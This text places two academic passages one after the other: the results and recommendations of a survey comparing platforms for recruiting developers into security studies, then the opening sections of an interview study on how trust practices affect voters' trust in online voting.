General security experience, knowledge and skills: We asked participants to report their general computer security experience in years, including studying or working (cf. Figure 3). Google Play participants self-reported the highest security experience (μ: 4.4) and Prolific users the lowest (μ: 1.3). However, we found no statistically significant differences between samples.

Based on the SSD-SES scale [79] we found that participants across samples reported different confidence in their secure development skills (Freelancer.com: μ: 26.4; MTurk: μ: 26.0; Upwork: μ: 24.1; GPlay: μ: 22.6; CS Students μ: 21.9; Prolific: μ: 18.8), and the students' confidence to be significantly lower than the other samples (Mann-Whitney U, U = 370–1107, $p < 0.01$).

Implementing specific security features: We were interested in learning our participants' experiences with implementing specific security features, e. g., encryption or storing user credentials (cf. Figure 5). Our participants reported most experience with implementing input validation, authorization and authentication features, using API keys, using encryption



Figure 5: Developers' security features usage.



Figure 6: Security related training our participants received.

and storing user credentials. They reported the least experience with cryptographic key management, digital signatures and fraud prevention features. We also found that participants from Upwork, Freelancer and Google Play reported most experience with implementing specific security features. In contrast, participants from MTurk and Prolific reported the lowest experience. CS students were in the middle.

Finding security problems in code: Furthermore, we asked participants how often they used specific techniques to find security problems in their code, including automated or manual code reviews, tools to scan their code for vulnerable libraries and penetration testing.

Overall, we found the usage frequency for these techniques does not differ much between samples (cf. Figure 8 in replication package [46]). For most techniques, participants state to have used them once or occasionally (20.2-47.5%) or not at all (16.9-65.9%). Within all techniques, penetration tests are the least frequent (37.6-65.9% stated to not use or consider them), most likely due to their massive overhead. We find MTurk participants report generally higher frequencies, with 25.7-45.6% stating they use every technique for at least all builds or releases. We find that in general, code reviews are more frequent than other techniques, both manual reviews by other developers (32.1-47.0% at every build or release) or automated code scanning tools (22.6-45.6%).

Receiving security training: We asked participants which security training they received in the past, including training on the job, at school or university, online and self-taught training (cf. Figure 6).

In almost all samples except Prolific, more than one third of participants received a security related training at work, with Google Play (53.4%) and MTurk (54.5%) participants reporting extraordinary high numbers. In contrast, only 10 to 20% of all participants except for MTurk (30.7%) participated in a dedicated security training event organized by their employer. Across all samples, at least roughly a third (29.1% on Google Play) of participants received a security training at educational institutions, the highest being students (62.5%). Online courses were similarly popular across all samples, except for CS students and Prolific, who took them only about half as often as others. While 24.8% of MTurk participants reported to have participated in dedicated workshops or seminars, only 6.6% of Prolific participants and roughly 15% of the remaining participants did. A majority of Google Play participants reported that they were self-taught (58.3%), with similar high numbers on Upwork (40.3%) and Freelancer (48.0%), which fits to the culture of freelancing or self-employment. This is in stark contrast to MTurk participants, where only 16.8% report to be self-taught.

Security-related activities and events: We asked participants about security certifications, participation in security events or CTF contests, software vulnerability disclosure, and submissions to bug bounty programs (cf. Figure 7), as we found these as recruitment criteria or methods in our literature review.



Figure 7: Security related activities and events our participants took part in. The values represent the percentage per sample that stated to have taken part in the respective activity/event.

Overall, we found that participants most commonly attended security related events or had previously disclosed vulnerabilities. However, this did not apply to Google Play de-

velopers, where only up to 22.3% participated in any activity, while, e. g., 42.3% of the lesser experienced students stated to have attended security related events. However, we found that *security-related events* were commonly confused with security-related classes by student participants. Again, MTurk participants report surprisingly high numbers in comparison to the other samples, except for disclosing vulnerabilities.

Security in teams vs solo: To examine if security experience differed for participants who worked alone or in a team, we first asked for the number of co-workers in participants' teams. We differentiated between participants who reported no or at least one, regarding the latter as working in a team. Furthermore, the question phrasing in this block slightly differed for both groups, referring either participants' teams or only themselves. Ultimately. we found that the majority of participants (64.7%) on all platforms worked in teams.

Security focus in current field of activity: The majority of participants on Freelancer (52.8%) report a security focus within their teams, while students report this least frequently (26.2%). However, the numbers for having a security focus are overall high, possibly due to a too broad or vague understanding of the term security focus in our question. For solo workers, we find the largest portion (46.7%) of participants with security focus on MTurk, while a lack of security focus is common on Google Play (12.2%), Prolific (10.4%) and for students (9.0%).

Security-relevant tasks: Similarly, we asked participants if they or their team work on security-relevant tasks. A majority of MTurk (54.7%) and a plurality of Freelancer (49.1%) participants report working on security-relevant tasks in a team, while the remaining participants mostly report only partial or no (e. g. 36.9% of students) security-relevant work. For solo workers, a majority on Prolific (54.2%) as well as most on Google Play (34.1%) and in the student sample (49.3%) are not working on security-relevant tasks.

Security-critical decisions: Furthermore, we wanted to know if anyone else (and who) is consulted for security-critical decisions, as these could be very sensitive from an organization's point of view. We find that a majority of participants working in teams across all platforms make security-critical decisions with their team (61.4%). Participants working solo on all platforms mostly make security-critical decisions alone (53.6%).

Security champion[3]*:* Lastly, for the participants working in a team, we wanted to know if they have a security champion in their team. While the majority of participants with teams report to make security-critical decisions with their team, at most 45.3% on MTurk also report to have a security champion, implying a deficit of designated security experts within teams. Overall, we find that attention to security is more frequent for participants working in teams in comparison to those working alone. This might be due to security being regarded as a lesser goal than pure functionality, and therefore seemingly less relevant, especially when the workload cannot be split with other team members.

[3] We define security champion as a co-worker who may not be a trained security expert, but has a large interest and knowledge and can be approached with questions.

> Key Points | Security Demographics: **MTurk** along with **Freelancer and Upwork** participants reported the **highest values** for most security related questions. **CS students** and partially **Prolific** participants reported the **lowest**. **Secure development features** were used, but **not by a majority**. **Most common features** included input validation, authorization and authentication, API keys, encryption and storing passwords. **More than a third** of all participants reported **security training** at work. **Security activities** were **not common** in most samples. We found a **security focus and tasks more common in teams** than for solo workers.

6 Limitations

Both the literature survey and the online study have limitations. First, the literature survey is limited to the proceedings listed in Section 3.1. We cross-checked with literature reviews from 2018 [73] and 2021 [47], which also included workshops and lower-ranked venues, finding no significant oversights and believe to have identified and included all relevant papers.

Due to the diverse nature of screening questions, payment types and filtering criteria, we were unable to perfectly replicate all previous work on all tested platforms. We furthermore decided against certain recruitment strategies that were too easily influenced by research team location (e. g., security events or meetups) or personal/professional contacts (e. g., social media, LinkedIn), or that would not allow us to recruit sufficient sample sizes. An exception to this was the student sample. While these are also influenced by location, we argue that they are easy to reach for university researchers, and in our sample, decided to merge several student samples to mitigate the biases.

Participants on Upwork and Freelancer were able to directly communicate with us, and were often interested in additional jobs, which might have been an incentive to report higher scores to leave a better impression, although we do not find both platforms to perform visibly better than others.

For some platforms, we required multiple runs or stops in between due to bureaucratic reasons (i. e., resolving payments with our institutions), resulting in longer data collection time frames for these samples. Furthermore, there may have been instances of the same person participating multiple times through different platforms. However, we asked participants on which recruitment platforms they are active, to which participants reported up to three additional platforms on average (cf. Figure 10 in replication package [46]). We argue that due to other differences in, e. g., ethnic backgrounds, it is unlikely that participants responded multiple times on a large scale.

For the German student sample, due to translations and differing cultural and societal circumstances, participants were able to select a different number of answers for the gender, primary study field and caregiving question. We found no significant impact in the data due to this. Lastly, as recruitment channels change, we believe that this kind of study should be repeated from time to time.

7 Discussion

In this section, we discuss our experiences with the recruitment platforms used in this research and provide recommendations for platforms suitable for certain security study types.

As researchers need to consider their target population when deciding for or against recruitment platforms, we discuss insights from results below that can be helpful for recruitment decisions.

7.1 Participant Characteristics

Development experience, skills and knowledge: Development experience and skills are common selection criteria for secure development studies. Our results offer insights to researchers considering a variety of points along the experience spectrum, depending on their study's needs. We found students to have the least experience while Google Play developers have the highest overall and professional development experience. This finding is also backed up by the fact that most students reported working part-time or studying as their main occupation. In contrast, participants on Google Play and other platforms are older and report more years of experience as well as working full-time, which positively influence their experience. MTurk and Freelancer participants report the second-highest overall and professional development experience, respectively and can be considered reasonable developer recruitment alternatives to Google Play, with the benefit of offering faster recruitment.

Another relevant set of criteria for developer recruitment is the specific skill set participants may have, such as knowledge of a certain programming language or development area which could be useful for studies that want to research, e. g., a security aspect of Python programming. We found MTurk to be the most diverse as participants reported high proficiency levels for most development areas and languages. Google Play developers reported to be more proficient with Java and Kotlin, CS students with Java and Python, while participants on Freelancer and Upwork reported high proficiency with SQL and HTML/CSS. While some of these might be coincidental, it seems sensible to find Android developers to be skilled in Java, and that Java and Python are popular teaching languages for students.

Researchers also often need to balance their experience and skill needs with the amount of recruitment effort required. While we were able to recruit developers on all platforms we sampled, we found that on some, the recruitment was faster or easier. This was especially the case on Prolific and MTurk, as researchers can screen and hire developers in batches, while Upwork and Freelancer are focused on contract-work and therefore require researchers to hire one participant at a time.

Security experience, skills and knowledge: Overall, we found our participants to have experience in various areas of secure development. Regarding experience with security features, we found usage of input validation, authentication, API keys, encryption and password storage most common, especially widespread on Upwork, Freelancer and Google Play, suggesting a wider range of experience with secure development than within other samples. Regarding the frequency of secure development tools to find code problems, MTurk participants reported deploying them on a much more frequent basis than all other samples; we found no meaningful differences between the other samples. While we only regarded participants with development background in our analysis, we asked for experience with several other areas and find security-relevant job roles present in our samples, making recruitment of e. g. reverse engineers on Freelancer a more viable option than on Prolific or Google Play.

Overall, MTurk participants reported the highest values for most security-related questions, suggesting it is easier to recruit developers there. This includes job role diversity, especially in security-related disciplines such as reverse engineering or vulnerability research, as well as years of security experience and their security knowledge confidence, which was rated with the SSD-SES. While MTurk looks promising, we encountered a high number of invalid and very similar answers, likely due to multi-accounting, in our initial run. This required us to redo the sample with an adjusted screening that included programming skill questions from Danilova et al. [30]. We therefore recommend to use MTurk with caution and similar strict screening requirements to increase data quality. While we did not observe this problem on Prolific, we also could only rely on self-reported skill, and decided to redo this platform with the same screener. Future work should investigate our findings in more detail to better assess the recruitment of MTurk users for security development studies. As an alternative, Freelancer and Upwork participants also often reported high values (more than MTurk at some instances) on security-related questions. They are further viable options when researchers are trying to reach a diverse sample. On the other hand, we find students as well as Prolific participants to be less experienced with security, as they reported the least years of security experience, use security features least often, and had the lowest SSD-SES scores. We further found that participants who work in teams are more likely to have a security focus in their job or work on security-relevant tasks when compared to those who work alone. This is another pointer towards using platforms like MTurk, where comparatively more participants work in teams, to recruit security experts.

Sample Diversity. While participant experiences, skills and knowledge are important aspects of recruitment, diversity of demographics might also be essential for research projects. In our survey, Google Play developers report the highest average age and the widest age range, correlating with their high number of working years. CS students are the youngest. Regarding gender, we find an overwhelming majority of male participants over all platforms, which is sadly usual in security research. Only on Prolific (26.2%) and in the student sample (20.1%) we found a comparatively high number of female participants. Regarding ethnicity, we found Freelancer and MTurk to be the most diverse, while Google Play and Prolific resulted in very euro-centric samples. We argue that due to these findings, MTurk and Freelancer offer the widest degree of diversity within their samples.

7.2 Specific Recruitment Strategies

Crowdsourcing: The crowdsourcing platforms MTurk and Prolific offer a straightforward recruitment process. Although both did not offer screening opportunities besides pre-existing and potentially lacking filters, setting up additional screening surveys to find suitable participants is simple. However, we found cases of multi-accounting on MTurk that required us to use specific skill-based screening questions. On both the platforms, it is easy to quickly collect a large number of participants, but control over the sample is limited and dependent on the available filters, which can be insufficient when targetting a specific population. This can also lead to skewed populations, e. g. in case of the very euro-centric Prolific, or influenced by online trends [9]. We recommend MTurk for larger studies with more participants where some noise (i. e. fraud) in the data could be acceptable. Studies with a smaller number of required participants should use platforms like Freelancer or Upwork, where the data is less likely to be noisy. Besides, the slower recruitment should be less of an issue for smaller studies, and researchers can gather more information about the participants' experience via their profiles.

Freelancers: It was more complex to create job postings on Freelancer and Upwork, as these platforms are tailored towards recruiting only a few freelancers for more complex practical tasks such as programming a website, leading to comparatively high minimum wages per job of $10 or $5. Therefore, we needed to provide more information in the setup process about both the job, and our expectations for participants, but were able to directly communicate and sufficiently filter for qualified participants. However, this lead to some users trying to bargain with us which was much more time-consuming than the crowdsourcing platforms. On Upwork, it was possible to include screening questions into the job post. Between the two, we found recruiting on Upwork to be less complex and more intuitive, as well as having benefits such as easier and faster payment options. Additionally, we received only two applications on Freelancer, which forced us to manually contact participants. Therefore, we specifically recommend Upwork to recruit experienced developers for practical coding studies or similarly larger tasks.

Email Invites: We contacted both Google Play developers and students via email. While CS students can be reached using university mailing lists, access to these cannot be taken for granted for all research institutions or unaffiliated researchers. Although we only used public contact information from Google Play, the common practice of harvesting email addresses from GitHub commits is a legal gray area that researchers should be aware of [4]. Additionally, we found that many developer addresses are inactive or lead to ticket systems that might never reach a developer. Overall, distributing a survey via email is the fastest and cheapest, but also offers the worst response rates. As there is no platform for handling payments, offering compensation is more complex. Finally, sending unsolicited email invites is increasingly perceived as spam and the collection and use of non-public contact information is inhibited by emerging privacy laws such as the GDPR in the EU.

> Key Points | Recruitment Advice Developers were present on **all** platforms. **Google Play** developers are the most experienced, but focused on **Java and Android**. Students are **less experienced** than other platforms. While there are developers on **Prolific**, they are **less experienced in security topics**. **Crowdsourcing** platforms should only be used with filtering via **screening questions**, especially **MTurk**. **Freelancing** platforms require a lot of **manual work** and are **more expensive**. While **emails** are cheaper, they have **low response rates**.

8 Conclusion

In this work, we first identified common recruitment strategies for user studies with participants with software development experience. We extracted relevant survey questions from these papers, and designed and tested a questionnaire to study the general and security programming, knowledge, skills, and experience of participants. Finally, we surveyed 706 participants across six samples, and provide detailed insights into their survey responses. Overall, we found that participants across samples varied significantly, and that the characteristics of different recruitment strategies highly influenced their suitability for different study types. In future work, more recruitment platforms we excluded in our work should be investigated for a broader picture of viable recruitment methods for security development studies. Similar, future work could investigate developer samples with a different focus such as system administrators or security engineers. Finally, while we found that MTurk participants self-reported high overall and security experience, skills and knowledge at most instances, this particular finding should be further investigated.

Abstract

Ensuring voters' subjective trust is key to adopting any voting system. Consequently, researchers, experts, and policymakers have proposed and implemented practices to foster the trust of voters in online voting. State-of-the-art practices include security features, public information, or evaluations. However, it remains unclear how these practices affect the voters' subjective trust. Through interviews with 26 participants, this work presents the first analysis of voters' perceptions considering state-of-the-art practices that help voters determine their trust in Internet voting. Among our results, we show practices, such as expert evaluations, that we identified as mandatory. Further, we found practices, such as individual verifiability, that facilitate trust. Others, such as vote updating, have a negative impact due to unfamiliarity. We, furthermore, report misconceptions, discuss ways to address them through different information interfaces or as part of the voting software. Finally, we list recommendations for the specific realization of expedient practices to inform developers and policymakers.

1 Introduction

Elections form the basis of democracies. With the drive to global digitization, some countries [22] offer online voting based on several benefits, such as decentralization of vote casting, cost reduction, or faster announcement of the election result. Furthermore, such benefits might result in more frequent elections and polls in communities, creating opportunities for more citizen participation and collaborative decision-making.

The realization of online voting requires secure systems that consider human factors simultaneously. While security properties (e.g., [3, 30, 65, 66]) as well as usability (e.g., [43, 79]) were thoroughly investigated, there is another key component that is required for realizing online voting: subjective trust of voters [53, 73, 75]. Without subjective trust, benefits from online elections are not evident since voters will not use the online voting system [12, 48, 53, 58]. Furthermore, trust is crucial for accepting the phase of vote tallying [47]. This can also be evidenced in countries that already offer online voting, such as Estonia or Switzerland. Even though security features of existing online voting schemes are continuously updated – for instance, by introducing verifiable cryptographic shuffling of votes [31, 57] – and individual verifiability is offered, missing trust forms a barrier to adopting online voting [13, 17, 40, 46].

Subjective trust can be decomposed into dispositional trust, learned trust, and situational trust [52]. *Dispositional* trust refers to a voter's general propensity to trust others rooted in personality; hence it cannot be influenced by a government or other agency [7]. *Learned* trust is based on past usage experiences with a voting system [52]. In this scope, user experience has been demonstrated to be important [43]. However, voters have to interact with a voting system to build learned trust. Finally, *situational* trust is based on situational cues which can be given by available information or societal expectations [44, 52]. Consequently, such situational cues are crucial for the subjective trust assessment of voters who have never used an online voting system before.

In this paper, we investigate the following main research question: How do state-of-the-art practices that aim to help voters determine their subjective trust when participating in online elections impact the voters' trust perceptions? For this, we assume that the provided online voting system follows democratic and security standards. To foster situational trust, researchers, experts, and policymakers suggested a range of different practices to assist voters in gaining information throughout the entire electoral process [71]. Several of these practices have been realized in countries that allow online voting, such as Estonia, and countries that tested online voting, e.g., Norway. Examples of realized practices include expert evaluations of the voting software [6], or the disclosure of source code [56].

However, it remains unclear how such practices contribute to the adoption of online voting systems. To investigate this topic, we collected nine groups of state-of-the-art practices by reviewing the literature and practices in countries that permit online voting. Through an interview study (N=26),

we evaluated how those nine state-of-the-art practices are perceived in terms of subjective trust.

Based on previous work, we followed a deductive approach to cluster the practices into four groups (1) mandatory, (2) positive, (3) neutral, and (4) negative practices, based on their impact on subjective voter trust. Furthermore, we identified misconceptions connected to the practices and new practices with the potential to foster subjective trust.

Our results show that simply executing the practices is not enough since information about them and the involved entities, e.g., institutions, are also crucial elements. Based on our results, we discuss factors that impact the realization of each practice and further contribute by giving recommendations on the realization and implementation of interfaces that communicate the practices to voters. Based on our findings, we discuss factors that impact the realization and implementation of information interfaces and voting software to support policymakers and developers to increase voters' trust in online voting systems.

Contribution Statement. While previous work primarily focused on either online voting as a generic concept or specific online voting implementations, we contribute an investigation of how and why state-of-the-art trust practices impact the trust perceptions of individuals. Our results serve as a stepping stone to create practices and interfaces that are needed when introducing online voting as new voting channel. We further identify misconceptions that negatively impact trust and discuss means to address those. Based on our results, we provide recommendations for 1) implementing trust practices in real elections focusing on the introduction of online voting and 2) information interfaces for voters.

2 Background & Related Work

In this section, we first detail trust definitions and theories before we give an overview of existing related work that investigated aspects of e-voting trust in the past.

2.1 Trust Definitions and Theories

There are several definitions of trust in the literature. In this paper, we use the definition by Marsh and Dibben [44] because it is specifically tailored to technology use, which is as follows: *"Trust concerns a positive expectation regarding the behavior of somebody or something (the trustee) in a situation that entails risk to the trusting party (the truster)"*. The presence of risk is essential for trust [10]. In the context of online voting, there are two main risks. First, the voting choice might be revealed to another party. Second, the election might be manipulated such that other candidates not chosen by the voters win. Therefore, voters must have the opportunity to determine their subjective trust in an online voting system.

Determining trust in the context of the Internet is more challenging for users compared to the physical world [52]. Consequently, the level of trust imposed by individuals might not match reality. Overtrust can be exploited for different kinds of attacks, such as phishing [34] or tricking voters into using insecure voting systems. If trust is too low, individuals might avoid Internet-based solutions that add convenience or other benefits to their daily lives [23]. Too low trust levels might either result in users untrusting or distrusting a technology [45]. In the context of online voting, untrust might lead potential voters not to use the provided online voting system. Distrust, however, could mean that voters demonstrate against an online voting system or even try to sabotage it. Trust can change over time, starting with initial trust that emerges into an exchange of information, finally leading to a long-term trust assessment [63]. Introducing online voting would require authorities to constantly provide adequate information for voters to enable transparency. The nature of trust has multiple dimensions: dispositional trust, learned trust, and situational trust [52]. Since dispositional trust of voters is based on their personality, voting authorities cannot impact it even though dispositional trust impacts the willingness to use online voting [13]. Learned trust is based on past experiences with a voting system and the authorities that provide it. Voters who tried online voting once will likely use it again [70]. Hence, if voting authorities wish to support voters in determining trust, situational trust is the only component that they can target.

For online voting to be successful, it has to be adopted by a particular share of the electorate. Roger's theory of diffusion of innovation (DOI) is a well-established and comprehensive model that considers technology adoption based on five dimensions: 1) relative advantage over previous technology, 2) complexity, 3) compatibility, 4) trialability, and 5) observability [59]. Five practices investigated in this work specifically target two dimensions of the DOI: The DOI dimension of trialability is how technology can be experimented with and whether online voting trials are possible. Second, observability is the visibility of new technology, which considers to which degree the results of using online voting are visible. The DOI has partly been applied to online voting by Carter *et al.* [13] who found dispositional trust and the dimension relative advantage, i.e., the benefit of using online voting compared to existing voting channels, to impact adoption.

2.2 Trust in E-Voting

In this section, we describe related work that mentions subjective trust in the scope of e-voting. The subjective trust of voters is crucial for accepting e-voting in general, which has been shown all over the world [48, 53, 58]. E-Voting in the form of voting computers in polling places was used in Kazakhstan but discontinued due to trust issues [37]. Similar trust issues were shown in Bahrain [5] and Palestine [62]. However, trust might be connected to the specific culture. In Nigeria,

for instance, the usage of e-voting contributed to trust [51]. Zhu *et al.* report an experiment with 426 Indonesian voters and show that subjective trust is related to security, usability, privacy, and validity aspects [77]. Several countries, such as the US and India, currently use voting computers and have done pilots in the past. An analysis of e-voting pilots in the UK revealed that perceived trust is not only influenced by security but also by provided verification options, staff training, and the legislative framework [76].

Considering trust in the context of e-voting, related work either investigated trust perceptions of specific systems that are or were used in practice or trials. These trust perceptions are mostly related to the specific functionality of the technology that is provided, legislation, and the training of poll workers. The impact of trust practices –as defined in Section 3– on the voters' subjective trust was not investigated.

2.3 Investigations of Trust in Online Voting

Several publications investigated subjective trust in online voting systems. Carter and Bélanger specifically investigated factors that contribute to the intention of use [12]. Among complexity and compatibility as constructs from the DOI, perceived trustworthiness was an essential factor. Carter *et al.* [13] further investigated Internet voting in the context of DOI through a survey with 372 participants specifically considering relative advantage, accessibility and compatibility. Further, institution-based trust and dispositional trust were investigated. Dispositional trust and the relative advantage that online voting offers impact adoption. The research presented by Carter *et al.* considers online voting as a generic concept without considering specific realizations or systems.

The research by Milic *et al.* is most closely connected to ours [46]. They specifically investigated the subjective trust of Swiss voters in a short online survey with 1228 participants, considering the trust practices of vote updating, trial elections, open-source disclosure, verifiability by code sheets, and expert evaluations. The participants were asked how the practices impact their trust and could choose between 1) it increases their trust, 2) it does not increase their trust, or 3) they do not know. Further, Milic *et al.* compared perceptions of online, in-person, and postal voting. The authors found that trust in online voting was generally rated lower compared to in-person and postal voting [46, 61]. However, most survey participants did not report any online voting experience. Those who reported experience rated their subjective trust in postal and online voting similarly. The option to participate in a trial election on a demo website and individual verifiability were identified as practices that could increase the trust of a significant share of participants. This was followed by expert evaluations. About half of the participants stated that not knowing how the source code disclosure would impact their trust. While these data serve as a basis for further investigations, the reason why the specific practices impact voters' trust and whether this might be related to misconceptions remains to be answered. Compared to the work of Milic *et al.*, we investigate a more comprehensive set of practices and collect qualitative data from the participants to gain a deeper understanding of *why* and *how* the specific practice impacts subjective voter trust.

Related work investigated trust in connection to specific online voting systems. Investigations of online voting diffusion in Estonia over a period of ten years showed that trust in online voting overall decreases over time but still is an essential impact factor [68].

2.3.1 Human Factors in Online Voting

Human factors in the scope of online voting schemes have been investigated by related work. Among those are usability studies [2, 24, 35, 36, 40] and user experience studies [17, 41, 43]. Usability studies revealed that mere usability is not enough to convince voters due to the complexity of online voting schemes. For instance, verification mechanisms that are probabilistic, meaning that additional spoiled votes can be verified but not the cast vote, were perceived as unnecessary [40, 43]. Investigations of the Norwegian online voting prototype showed that voters had difficulties determining whether their votes were indeed submitted [24]. On the other hand, voters are willing to sacrifice usability for security because this enhances their trust [11]. Further studies that investigated specific voting schemes showed that information given to voters in the voting software and on informative material could impact subjective trust [41].

3 Trust Practices

In this section, we first detail our literature search and identify trust practices.

3.1 Identifying Trust Practices

A *trust practice* is a task carried out by the voting or independent authorities that is not required as part of the functionality of the core online voting system. Hence, a trust practice goes beyond the minimum required functionality of a voting system and offers additional information for voters. To collect state-of-the-art practices for our investigation, we conducted a structured literature search [72, 74] and an online search. In the first step, we searched paper abstracts in scientific databases based on *keywords* to create an initial list of papers. As keywords, we used combinations of *trust* AND (*measure** OR *practice**) AND (*e-voting* OR *electronic voting* OR *Internet voting* OR *online voting*). We searched the scientific databases ACM, IEEExplore, and SpringerLink and the proceedings of the venues[1] that publish e-voting related papers. Those are

eID Authentication	[51]	Estonia [19]

related to electronic voting but not published in the mentioned databases.In this step, we identified 267 papers. We excluded papers that just mentioned the keywords without a connection to our research topic, e.g., publications focusing on computational trust. This drastically shrunk the list of relevant papers since most existing research is related to computational trust or subjective trust into specific voting systems or interfaces.

Based on the initial list of papers (N=6), we performed a forward and backward search based on Google Scholar, identifying one additional paper [46]. Publications found during this phase could be published in any database. Besides the scientific literature, we consulted publicly available information about existing online voting systems from different countries and organizations based on the list of countries with online voting or online voting trails offered by Verified Voting [69]. The literature search was conducted in early 2020; hence publications were published until then.

That resulted in seven scientific papers and seven online resources that specifically detailed trust practices (see Table 1). To cluster the practices, two researchers independently extracted a practice list from each paper and resource by copying the text describing the practice. After comparing and discussing the created lists, the researchers followed an inductive categorization approach to categorize practices until further categorization is no longer meaningful. Finally, for each practice category, an identifier (e.g., "expert evaluations") and description were created in cooperation. This resulted in nine categories of state-of-the-art practices (see Table 1).

3.2 State-of-the-Art Practices

In this section, we detail the practices obtained from the literature. Those practices were investigated in our study.

Expert Evaluations. As first practice, we identified expert evaluations that refer to an inspection of the implementation of the online voting scheme and all corresponding components. Expert evaluations can be based on international standards, such as the Common Criteria for Information Technology Security Evaluation [14]. There are several realization possibilities: authorities could assign specific institutions to conduct an evaluation or run penetration tests. Furthermore, the source code can be made available to any expert interested in it. For example, Switzerland [25, 29], Estonia [31, 32] and Norway [26] based their Internet voting systems on voting protocols that have been published in international peer-reviewed conferences. Several security properties of these voting protocols are formally proven with mathematical methods by experts or have been reviewed. For instance, Norway's mechanism for individual verifiability has been analyzed and discussed by experts [6]. Switzerland has performed a public penetration test in 2019 [15]. Therefore, they made the source code available to the public and offered financial rewards for the reporting of vulnerabilities. As a result, several vulnerabilities were reported.

Individual Verifiability. Individual verifiability means that the voting scheme offers voters means to verify that their votes have been cast as intended. This allows voters to confirm that the vote registered in the electronic ballot box matches their intentions. For instance, Estonia enables individual verifiability by an app on a mobile device [32]. Switzerland uses schemes based on verification codes [25]. Norway used a similar scheme for their trial Internet elections [26]. There are several Internet voting protocols that enable end-to-end verifiability. This allows voters to confirm that their vote is included in the final result. Such protocols have been deployed in low stake elections, such as the university election in Belgium [4].

Vote Updating. Vote updating enables re-casting and replacing previously cast votes. The reason for this is that voters can re-access the voting software anytime without fearing consequences. This also mitigates vote-buying and voter coercion as votes cast in the presence of a coercer could be re-cast later on [71]. For example, Estonia's i-Vote scheme enables vote updating [19]. Less than 3% of Internet votes were re-cast during the past Estonian elections [21].

Open Source Disclosure. This practice is disclosing the source code of the used voting software with the exception of

pation (EPart), and Usenix Security. The workshops were the Electronic Voting Technology Workshop (EVT) and its successor Electronic Voting Technology Workshop/Workshop on Trustworthy Elections (EVT/WOTE). Furthermore, the USENIX Journal of Election Technology and Systems (JETS) was searched.

sensitive data such as keys or authentication data. In doing so, any individual or institution could review the source code and report vulnerabilities or bugs. The source code of the system used during the trial elections in Norway is published. This system has been audited by security experts [8]. The Estonian system is published online[2] except for the voting software that the voters use. The source code and other properties of the Estonian system were, for instance, analyzed by an independent research group from the US [66]. As mentioned above, the Swiss Post system is published for public penetration tests, and Swiss Post announced they will publish all subsequent versions of the voting system [56].

Trial Elections. This practice deals with the possibility for voters to become familiar with the Internet voting software before participating in a real election [71]. Considering DOI, it targets the construct of trialability. Further, trial elections can support voters in assessing the compatibility of an online voting system to their values, beliefs, and needs. There are several possibilities to realize this practice. The first is organizing a trial election on a specific date with a fully working system, including support hotlines and the distribution of voting credentials to voters. Norway, for instance, has conducted two trial elections in 2011 and 2013. Lithuania currently plans an Internet voting trial by allowing expats to vote online [9]. The second option is providing a demo voting system. This system can be accessed at any time without the need for extra credentials. For instance, Swiss Post offers such a system and a website with information about their Internet voting system [55].

Independent Implementations. The practice of independent implementations means that the voting software (and verification software) should be available from different institutions [35, 36]. In doing so, the voters can choose a voting software from the institution they trust most or could switch the voting software if they experience problems. However, independent implementations can have further ramifications. Malicious third parties might provide malicious voting software that steals credentials or manipulates votes. Hence, if realized, this practice needs additional effort to prevent malicious voting software. To our knowledge, this practice has not been used in Internet elections yet.

Media Information Campaigns. Media information campaigns aim to offer explanations of the Internet voting scheme. This could be TV spots, informative videos, or online documentation. Voters can access the provided information to inform themselves about the voting procedure before the real election. Thus, they can familiarize themselves with the procedure and security-related information on an individual level. Estonia, for instance, offers a website with detailed information about its i-voting system [20]. Considering the DOI, media campaigns target the construct of observability. Similar to the trial elections, media information campaigns can support voters in considering compatibility.

Support Service for Voters. This practice refers to providing a support team that can answer voters' questions about the Internet voting system. This includes technical inquiries and also assistance for voters during the voting process. Switzerland, for instance, offers a support hotline that voters can call if they require assistance during voting.

eID Authentication. The practice describes an authentication method using an electronic identity card. Previous studies have shown that users of a system evaluate its security based on the authentication mechanism [78]. In Internet voting, authentication is crucial since only eligible voters are allowed to participate in the election. Estonia, for instance, uses the national ID card for checking the eligibility of voters [20].

4 Methodology

To investigate perceptions of nine the state-of-the-art practices, we conducted an interview study with 26 participants. We chose semi-structured interviews because they offer a certain structure while at the same time providing enough freedom to investigate participants' perceptions in depth [49]. Before the study, we conducted two pilots interviews to validate the clarity of our questions. In our investigation, we focused on national elections for parliaments, because these elections have the highest possible stake.

4.1 Interview Procedure

After welcoming the participants and introducing the goal of the study, participants read and signed a consent form. We then followed the hereinafter procedure which took 60 minutes per participant.

1) Experience: We started the interview by asking the participants about previous voting experiences and their opinion and knowledge on electronic and online voting.

2) Familiarization: In this step, we exposed the participants to screenshots of an online voting website and an official-looking electoral letter. The screenshots show the system that was used in Switzerland for online voting but the design is based on recommendations from related work [41]. More specifically, a comparative study of individually verifiable schemes had shown that this particular system offers high usability and user experience while being understandable to voters compared to other classes of individually verifiable schemes [43]. We did not mention that this system was used in real elections, instead we told the participants that

[2] https://github.com/vvk-ehk/ivxv accessed 23-Sep-2021

this is how a possible realization of online voting could be like. The concept of verifiability is online voting is novel and might be challenging to understand in theory [17]. Hence, the familiarization had the purpose to make sure participants understood the concept. After the familiarization, we specifically asked the participants whether they have any questions about the presented voting system and made sure that they understood the concept of individual verifiability.

3) Trust Practices: During this part, we presented the nine state-of-the-art practices (see Section 3.2) for fostering subjective trust in online voting. We iteratively developed presentation slides with descriptions of the practices. The slides were reviewed by HCI experts and tested in trials. The order was chosen to support understanding practices from familiar to more unfamiliar ones. Trial participants gave feedback to improve the order that was initially randomized. For each practice, we asked participants to explain in detail how and why the presented practice impacts their trust. We then asked the participants if any further factors could impact their subjective trust, and if any practices should be added to the list. Finally, we asked the participants to fill in a demographics questionnaire. At the end, we thanked the participants for participation and gave them the opportunity to ask questions.

4.2 Recruitment and Participants

Before conducting the interviews, we carefully discussed a recruitment strategy. Overall, there are several countries that permit online voting for political binding elections. However, for most of them, such as Armenia, Switzerland or Australia, the share of active online voters is extremely low since online voting is only permitted to a specific demographic, mostly voters that are located abroad. Further, voting channels are forming a habit meaning that once someone has used online voting, they are likely to use it again [70] based on learned trust. To avoid an interference of the habit, learned trust as well as the familiarity heuristic [60], we recruited a sample that has never voted online before and who never lived in a country that offered online voting.

